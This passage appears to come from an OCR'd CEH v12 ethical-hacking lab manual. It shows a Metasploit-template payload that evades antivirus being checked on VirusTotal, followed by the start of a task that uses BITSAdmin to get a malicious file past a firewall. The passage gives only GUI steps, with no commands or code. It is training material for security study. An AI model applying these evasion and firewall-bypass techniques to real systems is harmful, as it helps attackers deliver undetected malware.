


19. In the **File Upload** window, select **bypass.exe** file from **/home/atttacker** location and click **Open**.



20. After selecting the file click on **Confirm upload** button, virustotal will analyze the detection of malicious file.





21. You can observe that now only **48** out of **71** antivirus vendors have detected the malicious file, thus we can evade antivirus detection by modifying Metasploit templates.

> Note: The result might differ when you perform this task.


22. Close all open windows.

Task 4: Bypass Firewall through Windows BITSAdmin


BITS (Background Intelligent Transfer Service) is an essential component of Windows XP and later versions of Windows operating systems. BITS is used by system administrators and programmers for downloading files from or uploading files to HTTP webservers and SMB file shares. BITSAdmin is a tool that is used to create download or upload jobs and monitor their progress.

Here, we will use BITSAdmin to bypass firewall and transfer malicious file into the target machine.

1. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine and launch **Control Panel**, as shown in the screenshot.



2. The **Control Panel** window appears, click **System and Security**. In **System and Security** window select **Windows Defender Firewall**.




3. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pan

4. The **Customize Settings** window appears.

5. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.

